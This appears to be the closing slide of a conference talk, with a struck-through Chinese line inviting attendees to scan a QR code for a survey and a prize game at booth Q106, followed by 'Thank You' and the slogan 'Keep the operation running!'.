~~感謝您參加講座，掃描QR Code填寫問券即可到Q106攤位上玩遊戲得好禮~~

Thank You

Keep the operation running!